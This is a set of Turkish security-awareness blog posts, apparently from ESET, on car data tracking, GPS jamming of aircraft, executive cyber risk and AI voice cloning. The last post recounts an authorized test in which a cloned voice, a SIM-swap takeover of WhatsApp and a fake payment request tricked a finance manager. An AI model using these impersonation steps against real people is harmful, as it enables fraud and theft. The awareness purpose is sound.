## Bahar temizliği sırasında güncellemeleri unutmayın
Cihazınızda yüklü olan uygulamaları makul bir sayıya indirip başlangıçta çalışmalarını engelledikten sonra, bu uygulamaların en güncel versiyonlarını kullanıp kullanmadığınıza bir göz atın. Uygulama güncellemenin belirli bir nedeni vardır ve özellikle işletim sisteminizin güvenliği ile ilgili olan güncellemelerin önemi ise yadsınamaz.
Güncel olmayan uygulamalar, siber suçlularının suistimal edebileceği bazı güvenlik açıkları barındırabilir. Tam da bu noktada güvenlik güncellemeleri devreye girerek bu açıkları yamayıp suçluların bu açıklardan faydalanmasını engellemeye yarar.
Sonuç olarak çok fazla zaman kaybetmeden mevcut güncellemeleri indirerek işletim sisteminizi ve tüm uygulamalarınızı güncel tutun. Aslında işleri kolaylaştırmak adına bugün birçok cihazın otomatik güncellemeleri varsayılan ayar olarak aktif halde geliyor.
Konunun sonuna geldik. Bu, bir yerden başlamanız için yeterli. Önümüzdeki günlerde ağınızı ve ağa bağlı cihazlarınızı nasıl düzenleyeceğinizi ve verilerinizi güvenli bir şekilde nasıl düzenli olarak yedekleyeceğinizi inceleyeceğiz.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dijital Huzur, Dijital Temizlik, Rehber, Siber Güvenlik
---
### [Yolculukta gizlilik: Araç teknolojilerinden vazgeçmeli miyiz?](https://antivirus.com.tr/yolculukta-gizlilik-arac-teknolojilerinden-vazgecmeli-miyiz/)
**Published:** Aralık 14, 2023
**Author:** ESET
**Excerpt:** Otomobiliniz muhtemelen hakkınızda sizin düşündüğünüzden çok daha fazla şey biliyor. Peki sizce rahatlık için gizlilikten ödün mü vermeliyiz?
**Content:**
*Otomobiliniz muhtemelen hakkınızda sizin düşündüğünüzden çok daha fazla şey biliyor. Peki sizce rahatlık için gizlilikten ödün mü vermeliyiz?*
Teknolojik araçlar son zamanlarda büyük bir sorun haline geldi. Bir uygulamanın veya işletim sisteminin (OS) sizi tanımlamak ve verilerinizi toplamak için kullanabileceği veri miktarı, kullandığı takip yöntemine bağlı olarak çok büyüktür. Ürün adaptasyonu, verimlilik artışı, tüketici talebi, satış artışı ve yenilikçilik gibi nedenlerden ötürü üreticiler ve satıcılar daha fazla veri toplamayı arzu ediyor ancak bu durumun gizli maliyeti gizliliğimizin ihlalidir.
Bazı kişiler, belirli hizmetlerin ücretsiz kalması için araç teknolojilerinin kullanıcıları takip etmesinin gerekli olduğunu savunuyor. Kısa bir süre önce Meta, Avrupa Birliği’nde Facebook ve Instagram için ücretli bir abonelik seçeneği başlattı. Bu tasarımın amacı, veri toplamayı sınırlamak ve gereksiz veri takibinden kaçınmaktı.
Peki neden böyle endişeler var? Şirketler tarafından elde edilen kişisel veri miktarı çok büyük olabilir ve birçok pazarlama firması bu verileri üçüncü taraflara ve satıcılara satabilir.
Tekrar otomobillere dönecek olursak, uzun mesafeleri hızla kat etmemizi sağlayan ve yeni iş ve sosyal fırsatlar sunan elektrikli otomobillerin hayatımızdaki önemli rolünün farkındayız. Geleneksel olarak, otomobil satıcıları ile olan anlaşma basitti: Satın alma fiyatı otomobilin tüm donanımını kapsıyordu. Ancak otomobil üreticileri oldukça farklı bir şey yapmaya karar verdi. Bazı üreticiler akıllı telefon veya bilgisayar uygulamalarına benzer abonelikler sunuyor ancak bu durumda, önceden kurulmuş bir donanımın çalıştırılması için, otomobilin fiyatına dahil olması gereken bir hizmet bedelini ayrıca ödüyoruz.
Örneğin, BMW ısıtmalı koltukları bir abonelik seçeneği olarak sunmayı seçtiğinde (zaten kurulu olan ancak ödeme ile etkinleştirilene kadar devre dışı olan bir özellik) tüketicilerden büyük bir tepki aldı. Bu da şirketin bu uygulamayı iptal etmesine neden oldu.
Tüm bunların yanı sıra arabanız davranışlarınızı da takip ediyor. Ve bunun nedeni çok açık. Her şey o güzel veriler ve kullanım metrikleriyle ilgili.
## Aracınız sizi nasıl takip ediyor
Modern otomobillerin birçok özelliği var. Bazılarında iç mekânın her yerinde farklı işlevlere ve orijinal özelliklere sahip ekranlar, LED ışıklar ve çok sayıda bağlantı özelliği bulunuyor.
Bilgi-eğlence ekranları, bilgisayarlarınızın veya akıllı telefonlarınızın içindekilere benzer çipler tarafından desteklenir ancak bunlar otomobillerin kullanım şekli nedeniyle güçlü olmaktan çok sağlam olacak şekilde üretilir; daha fazla aşınmaya ve yıpranmaya, sıcağa ve soğuğa vb. maruz kalırlar. Bu çipler akıllı telefonlarla aynı özelliklere sahip olabilir (Android Auto veya Apple CarPlay gibi özelliklerle daha da güçlendirilirler), yani torpido gözünüzü (kelimenin tam anlamıyla) açmanıza izin vermenin yanı sıra, size GPS navigasyonu, internet erişimi, müzik ve film akışı, aramalar ve hatta hareket halindeyken oyun oynama (lütfen günlük işe gidip gelirken oynamamaya çalışın) sağlarlar.
Bazı araç bilgi eğlence ekranları gerçek tabletler gibi görünebilir Referans Jenny Ueberberg
Telefonunuzun kullandığınız uygulamaları izlemesi ve uygulamalarda çaldığınız şarkıları, kullanım sürenizi ve uzun süre ilginizi çeken konuları takip etmesi gibi aracınızın işletim sistemi de aynı şeyi yapar. Yaptığınız her yolculuğun zamanı ve yeri de buna dahildir. Satıcının gizlilik politikasına bağlı olarak, bu bilgilere muhtemelen hareketlerinizi izlemelerine asla izin vermediğiniz şirketler ve kişiler tarafından erişilebilir. Açık bir onay vermeden sürekli izlenme, gizliliğinizi riske atar.
Çoğu araç sahibi, bir aracın kendilerinden ne kadar veri alabileceği konusunda muhtemelen fikir sahibi değildir. The Washington Post tarafından yapılan bir araştırmaya göre, bir otomobil markasının aracı test edildi ve telefon kayıtları, sürüş tarzı ve daha fazlası dahil olmak üzere *saatte* 25 *gigabayta* kadar veri ürettiği, tüm bu verileri üreticiye geri gönderdiği anlaşıldı. Bunu, saatte ortalama 144 *megabayt* kullanabilen Spotify ile karşılaştırın. Aradaki fark oldukça çarpıcı.
Hatta, The Washington Post aynı markanın ikinci el bir navigasyon sistemini satın aldı ve sistemdeki kayıtlı verileri kontrol ederek, ev ve iş yeri adreslerini, sık kullanılan benzin pompalarını ve daha fazlasını öğrenerek önceki sahibinin kullanım haritasını tekrar oluşturabildiğini keşfetti. Bu durum ESET Research tarafından satın alınan ikinci el yönlendiriciler üzerinde yapılan ve hala gizli veriler barındıran keşif çalışmasına oldukça benziyor.
## Amaca giden her yol mübah mı?
Bağlantısı olan otomobiller birçok alanda oldukça faydalıdır. Trafik kazalarından haberdar olmanızı sağlamak, yağ değişimi yaptırmanızı hatırlatmak gibi çeşitli uyarılar vererek güvenliği artırırlar ve ayrıca paylaşabilecekleri konum bilgileri sayesinde çalınmaları durumunda aracın yerini bulmanıza yardımcı olurlar. Ayrıca araç kameraları ve sensörler zorlu sürüş koşullarında da yardımcı olur ve bu durum oldukça yararlıdır.
Akıllı araç verileri üçüncü taraflara da gönderilebilir; birçok kişi bu verileri dolandırıcılığı önleme, kaza analizi, daha iyi sigorta oranları ve hatta şehir planlamacıları tarafından rota ve yol planlaması için kullanır.
Ancak tüm bunlar önemli bir gizlilik ihlali anlamına da geliyor. Toplanan verilerin kime ait olduğu bilinmese bile, Washington Post araştırmasının da kanıtladığı gibi, web sitesi deneyimlerini geliştirmek için çeşitli genel verileri kullanan tarayıcı parmak izine benzer şekilde, bir sürücünün profilini yeniden oluşturmak için kullanılabilir. Araç verilerinin takibi de benzer bir mantıkla çalışır ancak bu da kişisel gizliliğin ihlali anlamına gelir.
## Tüm bu kişisel araç verileri ele geçirilmeye hazır
Veri takibinin, açıkça endişelenilen gizlilik ihlali riskinin yanı sıra bir de siber güvenlik riski mevcuttur. Toplanan veriler aracın depolama ortamında saklandığı için ayrıca üretici ve üçüncü taraflarla paylaşıldığı için, bu durum araç sahibini potansiyel bir veri ihlali veya veri sızıntısına açık hale getirir.
Nasıl? Pek çok üreticinin bilgisayar korsanlarının kurbanı olduğu ve veri yığınlarının sızdırıldığı herkes tarafından bilinen bir gerçektir. İsimler, e-postalar, varış noktaları ve daha fazlası gibi kişisel veriler bu sızıntıların bir parçası olabilir ve bilgisayar korsanlarına bu bilgileri diğer dolandırıcılara pazarlamak ya da sızan bilgilerle bir kişinin diğer hesaplarını ele geçirmeye çalışmak için daha fazla olanak sağlar.
Arabalar artık tıpkı telefonlar gibi veri hazineleri haline geldi
Otomobiller de ele geçirilebilir; dolayısıyla, bilgisayar korsanları otomobilin konumunu öğrenebilir, kapılarının kilidini açabilir, sahipleri hakkında daha fazla bilgi edinebilir, depolanan finansal bilgileri çalabilir veya araç sahibinin diğer Nesnelerin İnterneti cihazlarına erişerek birçok bilgi elde edebilir. İki bilgisayar korsanının bir SUV aracın sistemine girdikten sonra uzaktan kontrol ettiği bilinen bir örnek var. Bu örnek doğru güvenlik açıklarıyla arabaların ve yolcularının çok fazla tehlike altında olabileceğini gösteriyor.
Potansiyel olarak faydalı olan her türlü veri ele geçirilmeye hazırdır. Dolayısıyla gizlilik tekrar gündeme geliyor, çünkü Genel Veri Koruma Yönetmeliği’ne (GDPR) göre kişisel verilerin şifrelenmesiyle veri ihlali olasılığı azalıyor. Bununla birlikte, bağlantısı olan araçlar tarafından toplanan ve bu araçlarda depolanan veriler genellikle hiç şifrelenmiyor ve özellikle ABD’de, verilerin kullanıma açılması veya şifrelenmesini gerektiren herhangi bir yasa yok, örneğin bazı şirketler söz konusu verileri *hükumetlere* satarak gelir elde ediyor.
## Araç veri izleme konusunda ne yapabilirsiniz?
Herhangi bir şekilde bağlantısı olmayan bir araba satın almak zorlaşıyor ki bu en iyi seçenek olacaktır.
Araç üreticileri kişisel verilerinizi korumaktan yasal olarak sorumlu olsalar da kazalar yine de meydana gelebilir. Araç sistemi bir çeşit şifreleme veya VPN, belki de bir güvenlik çipi kullanıyorsa, bu toplanan verilerin güvenliğini sağlamak için çok daha fazlasını yapar, ancak tüm markalar böyle bir uygulamayı kullanmaz.
Araç sahibi açısından bakıldığında, araç içi sistemi satmadan önce **fabrika ayarlarına sıfırlamak**, özel verileri temizlemenin kesin bir yoludur. Buna ek olarak, bazen fabrika ayarlarına sıfırlama yeterli olmadığı için, bir araba servisinden arabadaki **tüm verileri silmesi** istenebilir. Ayrıca, bir araba kiraladıktan sonra, **telefonunuzun bağlantısını kesin** ve geri vermeden önce kullanımla ilgili **tüm verileri silin**.
Bir adım öteye giderek, **telefonunuzu otomobile bağlamazsınız**, ancak o zaman tüm bu modern özelliklere sahip olmanın ne anlamı olabilir ki?
Son olarak, üreticilere uygun farkındalık ve hesap verebilirlik şartı uygulanmadığı sürece kişisel verileriniz risk altındadır ve gizlilik söz konusu olduğunda, daha fazla koruma sağlanmalıdır. Bu olmadan hiç kimse takip edilmekten kurtulamaz. Verileriniz sizi temsil eder, bu nedenle kişisel eşyalarınızı korumak için verdiğiniz mücadeleyi verilerinizin güvenliği için de vermelisiniz.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Araç Takip Sistemi, GPS, Siber Güvenlik
---
### [Kusursuz kaybolma: GPS sinyalini bozma](https://antivirus.com.tr/kusursuz-kaybolma-gps-sinyalini-bozma/)
**Published:** Aralık 13, 2023
**Author:** ESET
**Excerpt:** Risklerle dolu bir dünyada gezinmek: GPS paraziti uçakları nasıl yoldan çıkarabilir ve bu, jeopolitik gerilimler açısından ne anlama gelir?
**Content:**
Uçağınız bir savaş bölgesine doğru uçmaya yönlendirilirse, kimi suçlarsınız?
GPS sinyalinin yanlış yönlendirilmesi durumunda, makineler rotadan çıkıp garip ve tehlikeli yerlere yönelebilir ve jeopolitik olarak hassas olan yerlerdeki mevcut gerilimi daha da kötüleştirebilir. Ortadoğu’da [buna](https://ops.group/blog/gps-spoof-attacks-irs/) benzer durumlarla karşılaşılabiliyor ve bu durum kimin suçlanacağı sorusunu akla getiriyor. Daha da önemlisi, bu bir vekalet savaşının yeni aracı olabilir mi?
Bilgisayar korsanlarının eline geçmiş bir GPS, bir yolcu uçağını “yanlışlıkla” vurulabileceği bir çatışma alanına gönderebilecek güce sahiptir ve bu uçak sınır anlaşmazlıklarının bulunduğu hava sahalarında tahrik edici olabilir.
Bunun için gerekli tek şey, bir yolcu uçağının yerleşik alıcısının yakınında aşırı güçlü bir GPS sinyalidir ve bu alıcı sayesinde düşmanlar uçağı istedikleri şekilde yönlendirebilir. Bazı ataletli güdüm sistemleri de vardır, ancak yine de başkalarını tehlikeye atacak şekilde GPS kullanımıyla da karşılaşılabilir.
Uçakların, radar operatörlerinin kendilerini planlanan yol boyunca yönlendirmesini sağlayan yedeklemeleri vardır, ancak pilot çok dikkatli olmalıdır.
GPS sinyal bozucularını satın almak veya üretmek zor mudur? Bu, ne kadar alanda ve hangi mesafeden sinyal bozmak istediğinize bağlıdır. GNSS/GPS sinyalleri aşırı zayıf olduğu için aşırı hassas alıcı istasyonları ile sinyallerini algılamak mümkündür. Bu, harici bir sabit sürücü boyutunda nispeten küçük, nispeten ucuz (~ 1.000 ABD Doları) bir vericinin (yaklaşık) 500 metrelik bir yarıçapta sinyali bozabileceği anlamına gelir.
Bu teknoloji yaygındır ve gelişmiştir; yani ulaşılabilir ve genişletilebilir. Bu kısmen, popülaritesi geliştiriciler tarafından hızla yayılarak dünya çapında bir fenomen haline getirilen, yaygın GPS teknolojisi standardı sayesinde olmuştur.
Alıcıyı rotasının dışına yönlendirmek için yanlış GPS sinyalleri kullanmak, bir sinyali bozmaktan çok daha karmaşık bir şeydir. Ancak bu teknoloji özellikle kötü amaçlı kişilerin elinde hızla yaygınlaşmaya devam edecek gibi görünüyor.
Bir uçağın yönünü değiştirmek için yeterli bütçeniz yok mu? O zaman otonom araçlar cazip bir karasal hedef gibi görünüyor. Çünkü, şehirlerdeki trafik yönetiminde olduğu gibi, bu araçları takip etmek için kullanılan ve trafik karmaşasına yol açan GPS özellikli sensörleri ortadan kaldırabilecekler.
Sadece bu olasılık için, bu tür kritik, hatta kamu güvenliği sistemlerine sağlam yedek navigasyon sistemleri oluşturmak gereklidir. Bununla birlikte, her zaman olduğu gibi hızla pazara sunma isteği güvenliğe verilen öneme baskın çıkarsa aynı şeyleri daha fazla görürüz. Hızla gelişen teknolojilerin rotası güvenilir bir rehberdir ancak piyasalar genellikle güvenliğe gölge düşürür. Daha fazla olumsuz olayla karşılaşacağımız aşikardır.
Elbette, sinyal bozucu bir baz istasyonu yayın yapmaya devam ederse dikkat çekebilir, ancak bir sinyal bozucuyu tek bir hedefe ulaşana kadar açık tutmak da bariz bir karşı önlem olabilir. Bu durumdan bahsetmişken, eğer arabanız sizin seçtiğinizden farklı bir yere gidiyorsa GPS’in ele geçirildiğini iddia etmek için hala zamanınız var, ancak yine de çok az kişi size inanır ve bunu kanıtlamak oldukça zordur.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** GPS, Siber Güvenlik
---
### [Yönetici kaynaklı siber tehdidi önlemenin 5 yolu](https://antivirus.com.tr/yonetici-kaynakli-siber-tehdidi-onlemenin-5-yolu/)
**Published:** Aralık 11, 2023
**Author:** ESET
**Excerpt:** Üst düzey yönetim ve idareciler temel siber hijyeni öğrenmek için zaman ayıramıyorsa, şirketin geri kalanı neden ayırsın?
**Content:**
Durmadan anlattığınız şeyi, hedef siz olduğunuzda uygulayamamak acı bir deneyim olur. Kurumsal siber güvenlik söz konusu olduğunda, liderlik etmek önemlidir. Evet, her çalışanın [güvenlik kültüründe](https://antivirus.com.tr/serbest-calisanlar-icin-dijital-guvenlik-bir-bt-ekibinin-destegi-olmadan-guvende-kalmak/) kendi rolünü oynaması da önemlidir. Ancak yönetim kurulu ve üst düzey liderlik temel siber hijyeni öğrenmek için zaman ayıramıyorsa, şirketin geri kalanı neden ayırsın?
Daha da kötüsü, yöneticiler hassas bilgilere erişimleri ve büyük para transferlerini onaylama yetkileri nedeniyle tehdit aktörleri için oldukça değerli bir hedeftir. Dolayısıyla vaaz ettiklerini uygulamamak önemli mali ve itibar kaybına yol açabilir.
Nitekim [Ivanti’nin ](https://www.ivanti.com/resources/v/doc/ivi/2773/17cca519291d)[yeni](https://www.ivanti.com/resources/v/doc/ivi/2773/17cca519291d) bir [raporu](https://www.ivanti.com/resources/v/doc/ivi/2773/17cca519291d), üst düzey yöneticilerin söyledikleri ile yaptıkları arasında önemli bir siber güvenlik “davranış boşluğu” olduğunu ortaya koymaktadır. Bu açığın kapatılması tüm kuruluşlar için acil bir mesele olmalıdır.
## Davranış boşluğu
Rapor, Avrupa, ABD, Çin, Japonya ve Avustralya’da 6.500’den fazla üst düzey yönetici, siber güvenlik uzmanı ve ofis çalışanıyla yapılan görüşmelerden elde edilen küresel bir nitelik taşıyor. Rapor, diğer hususların yanı sıra, iş dünyası liderlerinin söyledikleri ile gerçekte yaptıkları arasında büyük bir kopukluk olduğunu ortaya koymaktadır. Örneğin:
- Neredeyse tamamı (%96) “kurumlarının siber güvenlik görevini en azından orta düzeyde desteklediklerini veya bu konuya yatırım yaptıklarını” iddia ediyor
- 78’i kurumun [zorunlu güvenlik ](https://antivirus.com.tr/siber-guvenlik-egitimi-calisanlariniz-icin-neden-onemli/)eğitimi verdiğini söylüyor
- 88’i “kötü amaçlı yazılım ve kimlik avı gibi tehditleri tanımaya ve bildirmeye hazır olduklarını” söylüyor
Buraya kadar her şey yolunda. Ancak ne yazık ki hikayenin tamamı bu değil. Aslında, birçok iş lideri de
- Geçtiğimiz yıl bir veya daha fazla güvenlik önlemini atlatmayı talep etti (%49)
- Hatırlaması kolay parolalar kullanın (%77)
- [Kimlik avı bağlantılarına](https://antivirus.com.tr/sosyal-muhendislik-saldirilari-vishing-smishing-ve-phishing-kendinizi-nasil-koruyabilirsiniz/) tıklayın (%35)
- İş uygulamaları için varsayılan parolaları kullanma (%24)
Yönetici davranışları genellikle kabul edilebilir güvenlik uygulamalarının çok gerisinde kalır. Normal çalışanlarla kıyaslandığında da bu durum dikkat çekicidir. Çalışanların yalnızca %14’ü varsayılan parolaları kullandıklarını söylerken, bu oran yöneticilerde %24’tür. Rapora göre, ikinci grubun iş cihazlarını yetkisiz kullanıcılarla paylaşma olasılığı üç kat daha fazla. Yöneticilerin BT güvenliği ile geçmişte yaşadıkları bir etkileşimi “garip” olarak tanımlama olasılığı iki kat daha fazla ve kimlik avı bağlantılarına tıklamak gibi hataları bildirirken “kendilerini güvende hissetmediklerini” söyleme olasılıkları %33 daha fazla.
## Yönetici kaynaklı siber tehdidi azaltmaya yönelik adımlar
Bu durum, üst düzey liderlerin bir kuruluşta tipik olarak sahip oldukları erişim hakları nedeniyle önemlidir. Bu durum, zayıf güvenlik uygulamaları ve “yönetici istisnacılığı” ile birleşince – ki bu da birçok kişinin normal çalışanların reddedeceği geçici çözümler istemesine yol açıyor – onları cazip bir hedef haline getiriyor. Rapor, yöneticilerin %47’sinin geçtiğimiz yıl içinde bilinen bir kimlik avı hedefi olduğunu iddia ederken, bu oran normal ofis çalışanlarında %33’tür. Çalışanların sadece %8’ine kıyasla %35’i [kötü niyetli bir bağlantıya tıklamış](https://antivirus.com.tr/oltadan-kurtulmak-bir-kimlik-avi-phishing-linkine-tikladiktan-sonra-yapilmasi-gereken-10-sey/) ya da para göndermiştir.
Güvenlik uzmanları genellikle en iyi uygulamalar ve siber hijyen bilincinin tüm kuruma nüfuz ettiği, tasarım gereği güvenlik veya güvenlik merkezli bir kültüre duyulan ihtiyaçtan bahseder. Üst düzey liderlik aynı değerleri benimsemiyorsa bunu başarmak neredeyse imkansızdır.
Peki kuruluşlar, yöneticilerinin yarattığı siber riskleri azaltmak için ne yapabilirler?
1. **Geçtiğimiz yıl boyunca yönetici faaliyetlerine ilişkin bir iç denetim gerçekleştirin.** Bu, internet faaliyetlerini, engellenen kimlik avı tıklamaları gibi potansiyel riskli davranışları ve güvenlik veya BT yöneticileriyle etkileşimleri içerebilir. Aşırı risk alma veya iletişimsizlik gibi kayda değer kalıplar var mı? Çıkarılan dersler nelerdir?
Bu alıştırmanın en önemli amacı, yönetici davranış boşluğunun ne kadar geniş olduğunu ve kuruluşunuzda nasıl ortaya çıktığını anlamaktır. Üçüncü bir tarafın bakış açısını elde etmek için bir dış denetim bile gerekebilir.
2. **Önce düşük asılı meyveyi ele alın.** Bu, düzeltilmesi en kolay olan en yaygın kötü güvenlik uygulaması türleri anlamına gelir. Bu, erişim politikalarını herkes için iki faktörlü kimlik doğrulamayı (2FA) zorunlu kılacak şekilde güncellemek veya belirli materyalleri belirli yöneticiler için sınırların dışına çıkaran bir veri sınıflandırma ve koruma politikası oluşturmak anlamına gelebilir. Politikayı güncellemek kadar önemli olan bir diğer husus da, yöneticilerin karşı karşıya gelmesini önlemek için politikanın düzenli olarak iletilmesi ve neden yazıldığının açıklanmasıdır. Bu süreç boyunca odak noktası, otomatik veri keşfi, sınıflandırma ve koruma gibi mümkün olduğunca müdahaleci olmayan kontrolleri uygulamaya koymak olmalıdır. Bu, güvenlik ve yönetici verimliliği arasında doğru dengeyi kurmaya yardımcı olacaktır.
3. **Yöneticilerin güvenlik hataları ile iş riski arasındaki noktaları birleştirmelerine yardımcı olun.** Bunu yapmanın olası bir yolu, yöneticilerin kötü siber hijyenin etkisini anlamalarına yardımcı olmak için oyunlaştırma tekniklerini ve gerçek dünya senaryolarını kullanan eğitim oturumları düzenlemektir. Örneğin, bir kimlik avı bağlantısının büyük bir rakibin ihlaline nasıl yol açtığı açıklanabilir. Ya da bir [iş e-postası ele geçirme saldırısının](https://antivirus.com.tr/kimlik-avi-2-0-is-e-postalarinin-nasil-ele-gecirildigini-ogrenin/)bir yöneticiyi dolandırıcılara milyonlarca dolar havale etmesi için nasıl kandırdığı. Bu tür egzersizler sadece ne olduğuna ve operasyonel açıdan ne gibi dersler çıkarılabileceğine değil, aynı zamanda insani, finansal ve itibar üzerindeki etkilerine de odaklanmalıdır. Yöneticiler, bazı ciddi güvenlik olaylarının meslektaşlarının görevlerinden ayrılmak [zorunda](https://www.infosecurity-magazine.com/news/dutch-film-boss-sacked-after-19m/) kalmalarına nasıl yol açtığını duymakla özellikle ilgileneceklerdir.
4. **Üst düzey liderlerle karşılıklı güven oluşturmak için çalışın.** Bu, bazı BT ve güvenlik liderlerini konfor alanlarından çıkaracaktır. Raporda açıklandığı üzere, bir çalışan hata yaptığında genellikle bunu takip eden “kınama veya küçümseme” yerine “dürüstlük ve dostça destek” anlamına gelmelidir. Odak noktası, bireyleri ayırmak yerine hatalardan ders çıkarmak olmalıdır**.** Evet, çalışanlar eylemlerinin sonuçlarını anlamalı, ancak bunu her zaman sürekli gelişim ve öğrenme çerçevesinde yapmalıdırlar.
5. **Üst düzey liderler için bir “beyaz eldiven” siber güvenlik programı düşünün.** Yöneticilerin güvenlikle etkileşimlerinin garip olduğunu söyleme olasılığı normal çalışanlara göre daha yüksektir. Siber hijyenleri daha kötüdür ve tehdit aktörleri için daha büyük bir hedeftirler. Tüm bunlar, üst düzey liderlerden oluşan bu nispeten küçük zümreye özel ilgi göstermek için iyi nedenlerdir. Yöneticilerle etkileşimler için özel bir irtibat noktası ve [özel olarak tasarlanmış eğitim ve işe ](https://www.welivesecurity.com/2022/06/07/cybersecurity-awareness-training-what-is-it-what-works-best/)[alma/çıkarma ](https://antivirus.com.tr/siber-guvenlik-egitimi-calisanlariniz-icin-neden-onemli/)[süreçleri](https://www.welivesecurity.com/2021/10/14/employee-offboarding-companies-close-crucial-gap-security/) düşünün. Amaç güven ve en iyi uygulamaları oluşturmak ve güvenlik olaylarını bildirmenin önündeki engelleri azaltmaktır.
Bu adımların çoğu kültürel değişim gerektirecek ve bu da doğal olarak zaman alacaktır. Ancak yöneticilere karşı dürüst davranarak, doğru süreçleri ve kontrolleri uygulamaya koyarak ve onlara kötü siber hijyenin sonuçlarını öğreterek büyük bir başarı şansına sahip olacaksınız. Güvenlik bir takım sporudur, ancak kaptanla başlamalıdır.
**Kategoriler:** SİBER GÜVENLİK
---
### [Sesin benim parolam](https://antivirus.com.tr/sesin-benim-parolam/)
**Published:** Kasım 30, 2023
**Author:** ESET
**Excerpt:** Yapay zekâ destekli ses klonlama, dolandırıcıların işini çok kolaylaştırabilir. Riskleri zor yoldan öğrenmek zorunda kalmamanız için bunu sizin için test ettim.
**Content:**
*Yapay zekâ destekli ses klonlama, dolandırıcıların işini çok kolaylaştırabilir; nereden mi biliyorum? Riskleri zor yoldan öğrenmek zorunda kalmamanız için bunu test ettim.*
Son zamanlarda yaşadığım sesimin çalınması olayı, yapay zekanın toplumsal bozulmaya neden olma potansiyeli varken beni yeni bir yol ayrımına getirdi. Klonlanmış sesin kalitesi (ve meslektaşlarımdan birinin son derece zekice ama bir o kadar da komik tarzı) beni o kadar şaşırttı ki, aynı yazılımı “kötü” amaçlar için kullanmaya ve küçük bir işletmeden hırsızlık yapmak için bu konuda ne kadar ileri gidebileceğimi görmeye karar verdim – elbette izin alarak! Spoiler alert: Ses klonlama şaşırtıcı şekilde kolaydı ve neredeyse hiç zamanımı almadı.
Gerçekten de Yapay Zekâ kavramı Blade Runner ve Terminatör gibi bilim kurgu filmlerinde yaygın hale geldiğinden beri, insanlar teknolojinin neler üretebileceğine dair olasılıkların sınırını sorgulamaya başladılar. Bununla birlikte ancak şimdi güçlü veri tabanları, bilgisayarların artan gücü ve medyanın ilgisi sayesinde yapay zekanın hem korkutucu hem de heyecan verici şekilde küresel bir izleyici kitlesine ulaştığını gördük. Aramızda gizlice dolaşan yapay zekâ gibi teknolojiler varken, yaratıcı ve oldukça karmaşık saldırıların zararlı sonuçlarla gerçekleştiğini görme ihtimalimiz oldukça yüksek.
*“Yapay zekâ, insanlığın başına gelmiş en iyi ve en kötü şey olabilir.” – Stephen Hawking*
## Ses klonlama macerası
Daha önce polis teşkilatında yaptığım işler, bana bir suçlu gibi düşünmeyi öğretti. Bu yaklaşımın çok somut ama yeterince takdir edilmeyen bazı faydaları var: Kişi ne kadar çok suçlu gibi düşünürse ve hatta öyle *davranırsa* (aslında suçlu olmadan) o kadar iyi korunabilir. Bu, en son tehditlere ayak uydurmak ve gelecek eğilimleri öngörmek açısından kesinlikle hayati önem taşıyor.
Yapay Zekanın güncel becerilerinden bazılarını test etmek için, bir dijital suçlunun zihnine bürünmeli ve bir işletmeye etik saldırı gerçekleştirmeliydim!
Adına Harry diyeceğimiz bir tanıdığıma ulaştım ve sesi klonlayıp firmasına saldırmak için kullanıp kullanamayacağımı sordum. Harry kabul etti ve bu deney için hazırlanan yazılımı kullanarak kendi sesinin bir kopyasını oluşturmama izin verdi. Şans eseri benim için Harry’nin sesini yakalamak kolay oldu; sık sık YouTube kanalında işletmesini tanıtan kısa videolar kaydediyordu, bu yüzden iyi bir ses testi yatağı oluşturmak için bu videolardan birkaçını bir araya getirmeyi başardım. Birkaç dakika içinde, Harry’nin sesinin bana göre tıpatıp ona benzeyen bir kopyasını oluşturdum ve daha sonra herhangi bir şey yazıp onun sesinde oynatılmasını sağlayabildim.
Şansı arttırmak için, Harry’nin WhatsApp hesabını SIM değiştirme saldırısı yardımıyla (yine izin alarak) çalarak saldırıya özgünlük katmaya karar verdim. Daha sonra WhatsApp hesabından şirketinin finans müdürüne (adı Sally olsun) “yeni yükleniciye” 250 sterlin tutarında bir ödeme yapmasını istediğim sesli mesaj gönderdim. Saldırı sırasında onun yakındaki bir adada iş yemeği yediğini biliyordum, bu da bana mükemmel bir hikâye ve saldırı fırsatı verdi.
Sesli mesajda nerede olduğu ve “kat planı görevlisine” ödeme yapılması gerektiği belirtiliyordu ve hemen ardından banka ayrıntılarını ayrıca göndereceği söyleniyordu. WhatsApp yazışmasına eklenen bu sesli mesaj ve kullanılan sesin doğru olduğunu düşündürmesi, Sally’nin verilen görevi gerçek zannetmesine yetti. İlk mesajdan 16 dakika sonra kişisel hesabıma 250 £ gönderildi.

İtiraf etmeliyim ki Sally’yi Harry’nin klonlanmış sesinin gerçek olduğuna bu kadar kolay ikna edip kandırabilmem karşısında şoke olmuştum.
Böyle bir manipülasyon, birbiriyle bağlantısı olan pek çok faktör nedeniyle işe yaradı:
1. CEO’nun telefon numarası sayesinde gerçekten o olduğunu doğrulamış oldum,
2. Uydurduğum hikâye gün içinde gerçekleşen olaylarla örtüştü,
3. Elbette mesajdaki sesim patronunun sesi gibiydi.
Sally ile şirketle yaptığım görüşmede, bunun talebin yerine getirilmesi için “oldukça yeterli” doğrulama bir olduğunu düşündüğünü belirtti. Söylemeye gerek yok, şirket o zamandan beri mali durumlarını korumak için daha fazla yeni önlemler aldı. Ve tabii ki 250£’i iade ettim!
## WhatsApp Business taklidi
Birinin WhatsApp hesabını SIM değiştirme saldırısı yoluyla çalmak, bir saldırıyı daha inandırıcı hale getirmenin oldukça uğraş gerektiren bir yolu olabilir ancak bu, düşündüğünüzden çok daha sık gerçekleşir. Yine de siber suçluların aynı sonucu elde etmek için bu kadar ileri gitmesine gerek yok.
Örneğin, yakın zamanda inandırıcı bir saldırının hedefi oldum. Birisi bana bir bilişim şirketinde yönetici olan bir arkadaşımdan geldiğini iddia eden bir WhatsApp mesajı göndermişti.
Bilgileri doğrulama alışkanlığım olmasına rağmen bu örnekte ilginç olan, mesajın bilinmeyen numaradan gelen mesajlarda olduğu gibi telefon numarası olarak görünmesi yerine bağlantılı kişi adıyla gelmesiydi. Bu özellikle ilgi çekiciydi çünkü gelen numara rehberimde kayıtlı değildi ve bunun isim yerine cep telefonu numarası olarak görüneceğini varsayıyordum.

Görünen o ki bunu başarmanın yolu, istediğiniz herhangi bir adı, fotoğrafı ve e-posta adresini bir hesaba eklemek ve anında orijinal görünmesini sağlayan bir WhatsApp Business hesabı oluşturmaktı. Buna yapay zekâ ses klonlama işlemini de ekleyin ve işte, yeni nesil sosyal mühendisliğe girmiş olduk.
